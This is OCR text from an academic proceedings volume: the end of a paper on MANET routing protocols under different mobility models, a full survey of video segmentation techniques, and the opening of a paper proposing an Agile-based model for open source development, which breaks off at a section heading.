It can be observed from Table 3 and Figs. 3, 4 that AODV has best PDR with UDP in all three mobility models. UDP has shown much better performance with RPGM model. Manhattan Grid is next better to RPGM. However, at higher node densities, it approaches to Random Waypoint. Random Waypoint does not provide a very good PDR, but the variation in PDR with node density is very low in comparison with RPGM and Manhattan Grid mobility models.

Table 4 summarizes the normalized routing load for UDP and TCP in different routing protocols. The results are shown in Figs. 5 and 6 for this parameter. The

Table 2 Average end-to-end delay in UDP & TCP

Traffic	Mobility models	Routing protocols		
		AODV	DSDV	DSR
UDP	Random Waypoint	Low	Very low	High
	RPGM	Very high	High	Low
	Manhattan	Low	Very high	High
TCP	Random Waypoint	Low	Very high	Low
	RPGM	Low	High	Constant
	Manhattan	Low	Very high	Low




Fig. 1 End-to-end delay in TCP




Fig. 2 End-to-end delay in TCP

Table 3 Packet delivery fraction in UDP and TCP

Traffic	Mobility models	Routing protocols		
		AODV	DSDV	DSR
UDP	Random Waypoint	High	Very low	Very low
	RPGM	High	Very High	High
	Manhattan	High	Low	Low
TCP	Random Waypoint	Low	Low	High
	RPGM	High	High	Low
	Manhattan	Low	Low	High




Fig. 3 Packet delivery fraction in UDP

mobility models can be easily arranged in an order from best to worst as follows: RPGM, Random Waypoint, and Manhattan Grid. It is also observed that routing load increases with increasing nodes in the network.




Fig. 4 Packet delivery fraction in TCP

Table 4 Normalized routing overhead in UDP and TCP

Traffic	Mobility models	Routing protocols		
		AODV	DSDV	DSR
UDP	Random Waypoint	High	High	Very low
	RPGM	High	High	Low
	Manhattan	High	High	High
TCP	Random Waypoint	High	High	High
	RPGM	High	High	High
	Manhattan	Low	Low	High




Fig. 5 Normalized routing load in UDP




Fig. 6 Normalized routing load in TCP

5 Conclusion

The impact of the chosen mobility models and routing protocols on the performance of UDP and TCP of transport layer in MANETs was evaluated and analyzed through simulations. The performance of the protocol was evaluated in terms of packet delivery ratio, average end-to-end delay, and normalized routing load.

The results shown that the mobility models have significant impact on the performance of the routing protocols. It is found that TCP, which is widely used in simulations of MANETs, is not a good candidate for all routing protocols and mobility models. The RPGM mobility model outperformed the other mobility models under the simulated scenarios. We also observed that DSDV shows the lowest end-to-end packet delay in all mobility models for UDP transmission than AODV and DSR.

References

1. Fordigh, M., Johansson, P., Laesson, P.: Wireless ad hoc networking the art of networking without a network. Ericsson Rev. **4**(4), 249 (2000)
2. Bai, F., Sadagopan, N., Helmy, A.: Important: a framework to systematically analyze the impact of mobility on performance of routing protocols for ad hoc networks. In: IEEE INFOCOM 2003, pp. 85–91 (2003)
3. Jaya kumar, G., Gopinath, G.: Performance comparison of two on-demand routing protocols for ad-hoc networks based on random way point mobility model. Am. J. Appl. Sci. **5**(6), 659–664 (2008). ISSN 1546-9239
4. Pearson, K.: The problem of the random walk. Nature **72**(1), 294–299 (1905)
5. Camp, T., Boleng, J., Davies, V.: A survey of mobility models for ad hoc network research. Wirel. Commun. Mob. Comput. (WCMC) **2**(5), 483–502 (2002)
6. Hong, X., Gerla, M., Pei, G., Chiang, C.: A group mobility model for ad hoc wireless networks. In: International Workshop on Modeling and Simulation (MSWiM), pp. 53–60 (1999)
7. Kumar, S., Rathy, R.K., Pandey, D.: Traffic pattern based performance comparison of two routing protocols for ad hoc networks using NS2. In: 2nd IEEE International Conference on Computer Science and Information Technology (2009)
8. Singh, S.K., Duvvru, R., Kote, A.: Proportional study of routing protocols in different mobility models in wireless ad-hoc network. In: National Conference on Recent advancements in Engineering & Management (NCRAEM-2012) Apr 2012
9. Royer, E., Toh, C.K.: A review of current routing protocols for ad hoc mobile wireless networks: RFC 2409. IEE Personal Communications (1999)
10. Biradar, S.R., Sharma, H.K.D., Sharma, K., Sarkar, S.K.: Performance comparison of reactive routing protocols of MANETs using group mobility model. In: IEEE International Conference on Signal Processing Systems, pp. 192–195 (2009)
11. www.isi.edu/nsnam/ns/
12. www.net.cs.unibonn.de/fileadmin/…/BonnMotion/…/BonnMotion_Docu.pdf

A Survey on Video Segmentation

Dalton Meitei Thounaojam, Amit Trivedi, Kh. Manglem Singh and Sudipta Roy

Abstract This paper presents a short survey on video segmentation. Due to the growth in multimedia information, an effective video indexing and video retrieval is necessary. This can be achieved when an effective video segmentation tools and algorithms are available. MPEG-compressed videos are mostly used by researchers for video segmentation. *Shot boundary detection*, *color histogram characteristics*, *DC-images*, *motion vector* and *motion compensation*, *threshold-based detector*, etc. are mostly used for video segmentation.

Keywords Shot · MPEG · Fade · Dissolve · Motons · Color histogram

1 Introduction

With the growth of the multimedia information, many researchers have been attracted toward *video indexing* and *video retrieval*. Better performance video indexing and retrieval system can be achieved when proper video segmentation tools and algorithm are applied to the system. Video-on-demand, digital video

D. M. Thounaojam (✉) · S. Roy
Assam University, Silchar, India
e-mail: dalton.meitei@gmail.com

S. Roy
e-mail: sudipta.it@gmail.com

Kh. Manglem Singh
National Institute of Technology Manipur, Manipur, India
e-mail: manglem@gmail.com

D. M. Thounaojam · A. Trivedi
National Institute of Technology Silchar, Silchar, India
e-mail: rivedi19@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_91, © Springer India 2014

libraries, distance education, geographical information systems, etc. are some applications of video segmentation.

It is needed to divide the video data for effective indexing and retrieval into basic elements called shots. A shot [1] represents a sequence of frames captured when camera starts rolling and until it stops. The main problem of segmenting a video sequence into shots is the ability to distinguish between scene breaks and normal changes which may be due to the motion of large objects or the motion of the camera. When special effects are involved, two shots are merged using gradual transition. The types of gradual transitions used mostly are *dissolve, fade in*, and *fade out*. A fade is a gradual transition between a scene and a constant image (fade out) or between a constant image and a scene (fade in). A dissolve is a gradual transition from one scene to another, in which the first scene fades out and the second scene fades in.

In [2], video segmentation is performed based on the types of editing operation that an editor can perform when editing two shots. They are identity class (cuts), spatial class (page translates, page turns, shattering edits), chromatic class (fade in, fade out, and dissolve), and spatio-chromatic class (image morphing and wipes).

The Sects. 2, 3, and 4 of this paper contains a short survey of video segmentation based on text feature, audio feature and image and motion feature.

2 Text Feature Extraction

Hauptman and Smith [3] used scenes, audio signal, and word relevance in the video to segment the video for better indexing and retrieval which is to be implemented for the Informedia Digital Video Library Project at Carnegie Mellon University. Two main techniques are used in natural language analysis.

1. Natural structural text markers such as punctuation are used to identify segments of video.
2. Term frequency/inverse document frequency (TF/IDF) is used to identify critical keywords and their relative importance for the video document.

3 Audio Feature Extraction

Hauptman and Smith [3] used Sphinx-II speech recognizer to recognize spoken words, which uses semi-continuous hidden Markov models (HMM) to model context-dependent phones (triphones), including between-word context. To detect breaks between utterances, they used a modification of signal-to-noise ratio (SNR) techniques which compute signal power.

Boreczky and Wilcox [4] describes a technique for segmenting video by using an audio distance based on the acoustic difference in intervals just before and after the frames. An audio distance based on sliding two-second intervals is calculated for extracting audio features.

Huang et al. [5] computes a feature vector for each clip and then calculates an audio dissimilarity index for each clip to detect audio breaks for segmentation.

4 Image and Motion Feature Extraction

Fukunaga and Hostetler [6] proposed a general nonparametric density and mean shift estimators for application in pattern recognition procedure and its efficacy on low-level vision tasks such as tracking has been considered.

Black [7] presented a method for segmenting image sequences by using intensity and motion information which adopts *Markov random fields* approach.

Arman et al. [8] proposed an algorithm for detecting scene change using the DCT coefficient of MPEG- or JPEG-encoded video sequences before decoding.

Alattar [9] developed a dissolve detector and a dissolve handling algorithm for the DVI PLV 2.0 which has been incorporated with PLV 2.0 and currently being used with Intel Corporation's DCF.

Zhang et al. [10] used pairwise comparison, likelihood ratio, and histogram comparison algorithms as video partitioning metrics. The twin-comparison technique is also used to detect dissolve.

Hampapur et al. [11] adopted a feature-based classification approach to the problem of edit detection. A chromatic and spatial edit is achieved by manipulating the color or intensity space and pixel space of the shots being edited, respectively. The segmentation is achieved by using a modified two-class discrete classifier.

Tonomura et al. [12] propose a method for shot analysis based on video X-ray images. A sliced image from spatiotemporal images, based on video intensity data, is extracted for edge detection. They used an interframe differencing operation for detecting cuts.

Meng et al. [13] proposed an algorithm for the detection of abrupt scene change and special editing effects such as dissolve in a compressed MPEG/MPEG-2 bit-stream with minimal decoding of the bit-stream. Scene changes are easily detected with DCT DC coefficients and motion vectors. The detection is performed with only a partial decoding of the compressed bit-stream: minimal decoding for the DCT DC coefficients for the *I*- and *P*-frames and motion vectors for the *P-frames* and *B*-frames.

Hampapur et al. [2] presented a video edit model which is based on a study of video production processes. The techniques proposed in this paper treat video segmentation as edit boundary detection. This model captures the essential aspects of video editing. Video features extractors for measuring image sequence properties are designed based on the video edit model. The work presented in this paper

has taken the top down approach to video segmentation resulting in the use of effect models which have allowed the design of simple and effective techniques for segmenting digital video.

Hauptman and Smith [3] used *histogram difference analysis* for image analysis. TF/IDF technique is used to identify critical keywords and their relative importance for the video document.

Wang [14] described a technique for unsupervised video segmentation based on watersheds and temporal tracking. The motion estimation algorithm for arbitrarily shaped objects is based on hierarchical block-matching and least-square approximation. It is computationally efficient and generally provides motion parameters of reasonable accuracy. The algorithm for motion projection allows the proposed technique to track fast-moving objects. The algorithm for marker extraction and the modified watershed algorithm can detect the appearance and disappearance of objects and can segment newly appearing objects.

Boreczky and Wilcox [4] described a technique for segmenting video using *HMM*. Features for segmentation include an image-based distance between adjacent video frames and an estimate of motion between the two frames. The histogram feature measures the distance between adjacent video frames based on the distribution of luminance levels. It is simple, easy to compute, and works well for most types of video. Motion vectors are computed using an exhaustive-search block-matching algorithm in a 24×24 window for nine evenly distributed 40×40 pixel blocks.

Huang et al. [5] presented a scheme for video segmentation by integrating image, motion, and audio information which is used to differentiate between shot break and scene break. Color histogram of each video frame is calculated to detect color break. The difference in motion histogram between two successive frames is calculated to detect motion break.

Salembier and Marques [15] discussed region-based representations of image and video that are useful for multimedia services such as those supported by the MPEG-4 and MPEG-7 standards. Classical tools related to the generation of the region-based representations are discussed. It mentions that object tracking enables video object (in the sense of MPEG-4) creation and it opens the door to content-based functionalities.

Meier and Ngan [16] presented the *video object plane* (VOP) segmentation algorithm which separates foreground objects from the background based on motion information. The model points consist of edge pixels detected by the Canny operator which is later used for VOP extraction. MPEG-4 video is used.

Allunbasak [17] introduced a framework for selecting statistically optimal thresholds in temporal video segmentation algorithms. Statistics for various temporal video events such as shot boundary, zoom, and pan events are collected. Then, optimal thresholds are estimated so as to minimize a statistical cost function defined in terms of the complied statistics.

Truong et al. [18] improved cut detection method by using color histogram differences by utilizing an adaptive threshold computed from a local window on the luminance histogram difference curve. Based on the mathematical models for

producing ideal fades and dissolves, different clues (e.g., monochrome frames) for discovering the existence of these effects are proposed, and constraints on the characteristics of frame luminance mean and variance curves are derived analytically in this approach to eliminate false positives caused by camera and object motion during gradual transitions.

Jadon et al. [19] proposed a scheme using the Rayleigh distribution for fuzzification of frame-to-frame property. They used histogram intersection for detecting abrupt change, combination of pixel difference and histogram intersection in detecting a gradual change and a combination of pixel difference, histogram intersection and edge-pixel count is used to detect a fade. Three-dimensional euclidean distance is used for computing pixel difference and Sobel edge detection method is used for edge-pixel count.

Huang and Liao [1] used *DC image difference* and *histogram-based difference* to measure the differences between frames. A simple gradient operator (i.e., *Sobel masks*) is used to compute the gradient image for edge detection.

Lo and Wang [20] proposed a video segmentation method using a histogram-based fuzzy c-means (HBFCM) clustering algorithm. The HBFCM clustering algorithm is a hybrid of the shot change detection algorithm (pixel-based, histogram-based, and block-based algorithms) and the clustering algorithm (K-means clustering and fuzzy c-means clustering).

Xu et al. [21] used *DC-images* which are extracted by parsing the MPEG-1 video stream without full decoding; then, grass pixels are detected according to the grass detector; and view labels are obtained by quantizing the grass-ratios into 3 levels according to appropriate threshold values adaptively set in the initialization phase.

Khan and Shah [22] proposed a *maximum posteriori probability* (MAP) framework that uses multiple cues, such as spatial location, color, and motion, for segmentation. Weights are assigned to color and motion terms, which are adjusted at every pixel, based on a confidence measure of each feature. The appropriate modeling of probability density functions (PDFs) of each feature of a region is also discussed. The correct modeling of the spatial PDF imposes temporal consistency among segments in consecutive frames.

Patras et al. [23] used *watershed* segmentation algorithm. A filtering with morphological operators with a small (3×3) structuring element is used for a nonlinear smoothing of the current frame.

DeMenthon [24] adopted a hierarchical clustering method which operates by repeatedly applying mean shift analysis. Each pixel of a 3D space–time video stack is mapped to a 7D feature point, and the clustering of these feature points provides color segmentation and motion segmentation.

Lu et al. [25] proposed a novel scheme for automatic video segmentation which fully exploits both temporal information from background and spatial information from foreground. In this technique, the background regions of one scene are first warped into a large sprite image, which includes all visible parts of background throughout the sequence. Temporal segmentation produces *independent foreground component* (IFC) image with the rough locations of the foreground objects.

Spatial segmentation produces homogeneous regions with precise edges reserved. The final segmentation is complete based on temporal and spatial segmentations by using boundary extraction strategy.

Sifakis et al. [26] applied empirical probability distribution to the test frame for determining the frame differences which later predict the camera motion. A multi-label fast-marching-level set algorithm which is an extension of the well-known fast-marching algorithm is applied to find the interframe difference. To localize the boundary of the moving object, region-growing algorithm is used.

Chien et al. [27] proposed a new fast watershed algorithm, named *P-Watershed*, for image sequence segmentation. By utilizing the temporal coherence property of the video signal, this algorithm updates watersheds instead of searching watersheds in every frame, which can avoid a lot of redundant computation. An intra–interwatershed scheme (*IP-Watershed*) is also proposed to further improve the results.

Porter et al. [28] proposed a motion-based algorithm to identify shot cuts which deals inherently with object and camera motion. It uses block-matching motion compensation to generate an interframe difference metric which is achieved by calculating the normalized correlation between blocks and locating the maximum correlation coefficient.

Guimaraes et al. [29] transformed the video segmentation problem into problem of 2D image pattern detection. They used discrete line analysis, max tree analysis and topological and morphological tools to detect fade transitions, flashes, and cuts, respectively.

Qi et al. [30] used supervised classification methods for video shot segmentation: a whole-frame *color histogram difference* and an 8×8 block-wise histogram difference between frames, both in the YUV color space. Combining both global- and block-wise histogram differences makes the system insensitive to object motion but very sensitive to cut boundaries, and it is followed by k-nearest neighbor classification.

Wang et al. [31] proposed an *anisotropic kernel mean shift*. The application of mean shift to an image or video consists of two stages. The first stage is to define a kernel of influence for each pixel. This kernel defines a measure of intuitive distance between pixels, where distance encompasses both spatial (and temporal in the case of video) and color distances. The second iterative stage of the mean shift procedure assigns to each pixel a mean shift point, M(xi), initialized to coincide with the pixel. These mean shift points are then iteratively moved upwards along the gradient of the density function defined by the sum of all the kernels until they reach a stationary point (a mode or hilltop on the virtual terrain defined by the kernels). For the color domain, they use an *Epanechnikov kernel* with a profile $kr(z) = 1 - |z|$ if $|z| < 1$ and 0 otherwise.

Fang et al. [32] proposed a hybrid scheme for temporal segmentation of videos, where a fuzzy logical approach is pursued to combine a number of features in performing shot-cut detection. These features include color histogram intersection, motion compensation, and texture change for abrupt shot boundary detection, and edge variance for gradual shot-cut detection.

Boccignone et al. [33] defined a novel approach to partitioning of a video into shots based on a *foveated* representation of the video. The proposed scheme aims at detecting both abrupt and gradual transitions between shots using a single technique, rather than a set of dedicated methods.

Apostoloff and Fitzgibbon [34] presented an automatic video segmentation algorithm that uses spatiotemporal features to regularize the segmentation. Detecting *spatiotemporal T-junctions* that indicate occlusion edges, they learn an occlusion edge model that is used within a color contrast sensitive MRF to segment individual frames of a video sequence. T-junctions are learn and classified using a support vector machine, and a Gaussian mixture model is fitted to the (foreground, background) pixel pairs sampled from the detected T-junctions. Graph cut is then used to segment each frame of the video, showing that sparse occlusion edge information can automatically initialize the video segmentation problem.

Joyce and Liu [35] presented two algorithms for the detection of gradual transitions in video sequences. The first is a dissolve detection algorithm utilizing certain properties of a dissolves trajectory in image space. It is implemented both as a simple threshold-based detector and as a parametric detector by modeling the error properties of the extracted statistics. The second is an algorithm to detect a wide variety of wipes based on image histogram characteristics during such transitions. Both algorithms operate in the compressed domain, requiring only partial decoding of the compressed video stream.

Wang et al. [36] proposed a method which can detect the scene change boundaries accurately through the *macroblock* information of B-frame and P-frame. The algorithm can extract the macroblock information from the encoded bit-stream directly without total decompression for MPEG bit-stream. The macroblock coding of a B-frame has four types, intro-type, forward-type, backward-type, and bidirectional-type. Motion compensation is used.

Tan et al. [37] presented a metric based on *blocked color histogram* (BCH) for interframe difference. They use SVM classifier for pattern recognition.

Pritch et al. [38] proposed video synopsis which is a temporally compact representation of video that enables video browsing and retrieval. The video synopsis uses energy minimization which represents input video sequence in 3D space–time volume. The cost function used in this paper corresponds to a 3D Markov random field (MRF) where each node corresponds to a pixel in the 3D volume of the output movie and can be assigned any time value corresponding to an input frame.

Tziakos et al. [39] proposed an approach with a graph based on the similarity of frames and enriched with the temporal information from the sequence processed by Laplacian eigenmaps. This makes it possible to visualize the manifold of motion in the scene and to detect unusual events in a low-dimensional space. The proposed framework enables the separation of actions without the need of an object detector or object tracker.

Yin et al. [40] presented an algorithm for the efficient segmentation of foreground and background in monocular video sequences. *Depth-based labeling* is

used in monocular system to learn to imitate stereo motion features, called *motons*. The base weak classifier used in this paper is the widely used decision stump. A useful framework called tree-cube taxonomy is used for constructing strong classifiers by combining weak classifiers in different ways.

Hong et al. [41] proposed the dual threshold method to segment the video into segments and extract key frames from each segment. SIFT features are extracted from the key frames of the segments. Then, SVD-based method is proposed to match two video frames with SIFT point set descriptors.

5 Conclusion

This paper presents a short survey on video segmentation. Video segmentation is applied to video indexing and video retrieval system. MPEG-compressed videos are used by the researchers for video segmentation as the compressed feature of macroblock coding of B-frames intro-type, forward-type, backward-type, and bidirectional-type is used directly without total decompression for MPEG bit-stream [36]. Motion compensation and motion vector are effectively used in MPEG bit-streams.

Video segmentation using *pattern recognition*, *SVM,* and *foveated shot detection* is rarely used in video segmentation. This can be used for effective object-based or content-based video segmentation. *Foveation mechanisms* [33] have never been taken into account for video segmentation, while there are some recent applications to video compression.

References

1. Huang, C.L., Liao, B.Y.: A robust scene-change detection method for video segmentation. IEEE Trans. Circ. Syst. Video Technol. **11**(12), 1281–1288 (2001)
2. Hampapur, A., Jain, R., Weymout, T.E.: Production model based digital video segmentation. Multimedia Tools Appl. **1**(1), 9–46 (1995)
3. Hauptman, A.G., Smith, M.A.: Text, speech and vision for video segmentation: The *Informedia TM* Project. In: Proceeding of AAAI Fall Symposium Computational Models for Integrating Language and Vision, Boston (1995)
4. Boreczky, J.S., Wilcox, L.D.: A Hidden Markov model framework for video segmentation using audio and image features. In: IEEE International Conference on Acoustics, Speech and Signal Processing, (1998)
5. Huang, J., Liu, Z., Wang, Y.: Integration of audio and visual information for content-based video segmentation. In: International Conference on Image Processing, ICPI, vol. 3, pp. 526–529 (1998)
6. Fukunaga, K., Hostetler, L.: The estimation of the gradient of a density function, with applications in pattern recognition. IEEE Trans. Inf. Theory **21**(1), 32–40 (1975)
7. Black, M.J.: Combining intensity and motion for incremental segmentation and tracking over long image sequences. ECCV (1992)

8. Arman, F., Hsu, A., Chiu, M-Y.: Image processing on compressed data for large video databases. In: Proceedings of ACM Multimedia, pp. 267–272 (1993)
9. Alattar, A.M.: Detecting and compressing dissolve regions in video sequences with DVI multimedia image compression algorithm. ISCAS, pp. 13–16 (1993)
10. Zhang, H.J., Kankanhalli, A., Smoliar, S.W.: Automatic partitioning of full-motion video. Multimedia Syst. **1**(1), 10–28 (1993)
11. Hampapur, A., Jain, R., Weymouth, T.: Digital video segmentation. In: Processing of Multimedia, ACM (1994)
12. Tonomura, Y., Akutsu, A., Taniguchi, Y., Suzuki, G.: Structured video computing. IEEE Multimedia **1**(3), 34–43 (1994)
13. Meng, J., Juan, Y., Chang, S-F.: Scene change detection in a MPEG compressed video sequence. IS&T/SPIE Symposium Proceedings, vol. 2419, California (1995)
14. Wang, D.: Unsupervised video segmentation based on watersheds and temporal tracking. IEEE Trans. Circ. Syst. Video Technol. **8**(5), 539–546 (1998)
15. Salembier, P., Marques, F.: Region-based representations of image and video: segmentation tools for multimedia services. IEEE Trans. Circ. Syst. Video Technol. **9**(8) 1147–1169(1999)
16. Meier, T., Ngan, K.N.: Video segmentation for content-based coding. IEEE Trans. Circ. Syst. Video Technol. 9(8) 1190–1203(1999)
17. Altunbasak, Y.: A statistical approach to threshold selection in temporal video segmentation algorithms. In: IEEE International Conference on ASSP (2000)
18. Truong, B.T., Dorai,C., Venkatesh, S.: New enhancements to cut, fade, and dissolve detection processes in video segmentation. In: Proceedings of the eighth ACM international conference on Multimedia (2000)
19. Jadon, R.S., Chaudhury, S.K., Biswas, KK.: A fuzzy theoretic approach for video segmentation using syntactic features. Pattern Recogn. Lett. **22**(13), 1359–1369 (2001)
20. Lo, C.C., Wang, S.J.: Video segmentation using a histogram based fuzzy c-means clustering algorithm. Comput. Stand. Interfaces **23**(5), 429–438 (2001)
21. Xu, P., Xie, L., Chang, S.F., Divakaran, A., Vetro, A., Sun H.: Algorithms and system for segmentation and structure analysis in soccer video. In: IEEE International Conference on Multimedia and Expo (ICME) (2001)
22. Khan, S., Shah, M.: Object based segmentation of video using color, motion and spatial information. In: IEEE Proceeding on CVPR, vol. 2 (2001)
23. Patras, I., Hendriks, E.A., Lagendijk, R.L.: Video segmentation by MAP labeling of watershed segments. IEEE Trans. Pattern Anal. Mach. Intell. **23**(3), 326–332 (2001)
24. DeMenthon, D.: Spatio-temporal segmentation of video by hierarchical mean shift analysis. Statistical Methods in Video Processing Workshop (2002)
25. Lu, Y., Gao, W., Wu, F.: Automatic video segmentation using a novel background model. In: IEEE International Symposium on Circuits and Systems (2002)
26. Sifakis, E., Grinias, I., Tziritas, G.: Video segmentation using fast marching and region growing algorithms. J. Appl. Sig. Process. **4**, 379–388 (2002)
27. Chien, S.Y., Huang, Y.W., Chen, L.G.: Predictive watershed: a fast watershed algorithm for video segmentation. IEEE Trans. Circ. Syst. Video Technol. **13**(5), 453–461 (2003)
28. Porter, S., Mirmehdi, M., Thosmas, B.: Temporal video segmentation and classification of edit effects. Image Vis. Comput. **21**(13), 1097–1106 (2003)
29. Guimaraes, S.J.F., Couprie, M., Araujo, A.D.A., Leite, N.J.: Video segmentation based on 2D image analysis. Pattern Recogn. Lett. **24**(7), 947–957 (2003)
30. Qi, Y., Hauptmann, A., Liu, T.: Supervised classification for video shot segmentation. In: Proceeding IEEE Conference Multimedia Expo, vol. 2, pp. 689–692 (2003)
31. Wang, J., Thiesson, B., Xu, Y., Cohen, M.: Image and Video Segmentation by Anisotropic Kernel Mean Shift. In: Computer Vision-ECCV, pp. 238–249. Springer, Berlin (2004)
32. Fang, H., Yin, Y., Norhashimah, P., Jiang, J.: A hybrid scheme for temporal video segmentation. In: Proceedings of the Third IEEE International Workshop on Electronic Design, Test and Applications, (2005)

33. Boccignone, G., Chianese, A., Moscato, V., Picariello, A.: Foveated shot detection for video segmentation. IEEE Trans. Circ. Syst. Video Technol. **15**(3), 365–377 (2005)
34. Apostoloff, N., Fitzgibbon, A.W.: Automatic video segmentation using spatiotemporal T-junctions. British Machine Vision Conference (2006)
35. Joyce, R.A., Liu, B.: Temporal segmentation of video using frame and histogram space. IEEE Trans. Multimedia **8**(1) 130–140 (2006)
36. Wang, X., Wang, S., Chen, H.: A fast algorithm for MPEG video segmentation based on macroblock. Fourth International Conference on Fuzzy Systems and Knowledge Discovery (2007)
37. Tan, W., Teng, S., Zhang, W.: Research on video segmentation via active learning. Fourth International Conference on Image and Graphics (2007)
38. Pritch, Y., Rav-Acha, A., Peleg, S.: Non-chronological video synopsis and indexing. IEEE Trans. Pattern Anal. Mach. Intell. **30**(11), 1971–1984 (2008)
39. Tziakos, I., Cavallaro, A., Xu, L.Q.: Video event segmentation and visualisation in non-linear subspace. Pattern Recogn. Lett. **30**(2), 123–131 (2008)
40. Yin, P., Criminisi, A., Winn, J., Essa, I.: Bilayer segmentation of webcam videos using tree-based classifiers. IEEE Trans. Pattern Anal. Mach. Intell. **33**(1), 30–42 (2011)
41. Hong, L., Lu, H., Xue, X.: A segmentation and graph-based video sequence matching method for video copy detection. IEEE Trans. Knowl. Data Eng. 1–1 (2012)

A New Paradigm for Open Source Software Development

Sushil Kumar, Ranjeet Ranjan and Amit Kumar Trivedi

Abstract Any software development process requires different expertise, such as software engineering and project management. While software management works on the issues related to design, coding, testing, and maintenance, project management deals with planning, monitoring, risk management, etc. In software management, we try to work on the problem domain for a wider scope so that we can solve all related problems by applying a single model. Today, we have different models available for software development, and some are suited for open source software system. Agile methodology is one of those methods for the development of software project. This paper gives refined model based on Agile methodology for open source software systems (OSS).

Keywords Agile methodology · Incremental · Iterative · Agile · Extreme programming

1 Introduction

The open source software is one of the new fields for research area. Open source software systems (OSS) [1] are usually developed by open communities' developer who release the software on certain time interval with source code as well

S. Kumar (✉) · A. K. Trivedi
National Institute of Technology Silchar, Silchar, India
e-mail: sushilpit@gmail.com

A. K. Trivedi
e-mail: rivedi19@gmail.com

R. Ranjan
Gautam Buddha University, Greater Noida, India
e-mail: ranjeetranjan09@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_92, © Springer India 2014

binaries. Today, we have much good open source software that gives a tough competition to the proprietary one. The open source software has come into existence in the year 1984 in the form of Unix for free users. After that there are number of different form of open source software is developed in all field. This software is managed either by volunteers or by communities that work in close relation to large software house. The development model or paradigm is quite different from the standard methods applied in the commercial one. OOS development process is a relatively new way of developing open source software for free use. These development models have somehow different approach in comparison with the traditional methodology.

The open source system [1] is one of the future trends of software development. This area is increasing very frequently. This implies the availability of software on low cost to reduce the overall IT cost of an organization. Although in software engineering, we have different models such as evolutionary, iterative, incremental, spiral model. But these models are not used in the OSS. This proposed open source development model is known as a suite of model that is intended to solve development problem of open source. Therefore, refining the existing model has never been an easy job in terms of reusability, simplicity, and understanding. This methodology is proposed in this study to understand design and development of open source application.

The remainder of the paper is organized as follows: In Sect. 2, background and previous studies is given with related work. In Sect. 3, proposed approach is presented with template and functionaries. In Sect. 4, the paper is concluded and the possible future work is suggested.

2 Background and Related Work

As an emerging and promising computing paradigm, software development has attracted increasing interest from software engineering researchers. On the other hand, different organization and researchers are trying to make use of open source application, which is based on a concrete and reliable development model.

The development model is basically grouped into three categories: generic, sequential, and evolutionary [2–4]. But researches have clubbed all these models into two groups: sequential and evolutionary. The sequential model works on sequence of step where as evolutionary model complete in several steps that all works in the parallel.

In order to choose the development model, software development teams need to understand the system and choose appropriate paradigm. Therefore, the team should consider different project related question based on model and the applicability of that model on the project. With regard to both the classification of software development and comparison among different development paradigms, the position of this research will be mainly aiming to make a model for open source software to delivery a fast and reliable method in software development

environment. Due to the similarities in different models, this study will consider open source development. The exiting open source development model deals in the following way (Fig. 1).

So, the traditional OSS model development [1] start with spontaneous plan of developer and goes in the design and coding of the software to recognize for him or providing free software to all. Once the coding is done, it is tested on the developer site and released for partial use. In this model, after the first phase, the user became developer and development goes on.

Whereas the modern Agile Methodology [5, 6] works on the principle of increasing the agility and combine different concept: extreme Programming (XP) [7], Scrum, Evolutionary Project Management (Evo), Unified Process (UP), Crystal, Lean Development (LD) [1], Adaptive Software Development (ASD), and Dynamic System Development Method (DSDM) [8], Feature Driven Development (FDD). When we talk about Agile development methodology, it mainly focuses on the training, coordination, organizational culture, people, and communication rather than the traditional method.

ASD [1] is one of the important alternatives to the traditional software development. Agile has the highest priority to satisfy the customer through early and continuous delivery of software release. It always accepts changing requirements, even though it is late. In Agile development, working software [9] is delivered very frequently.

3 An Agile-Based Comprehensive Model for Open Source Development

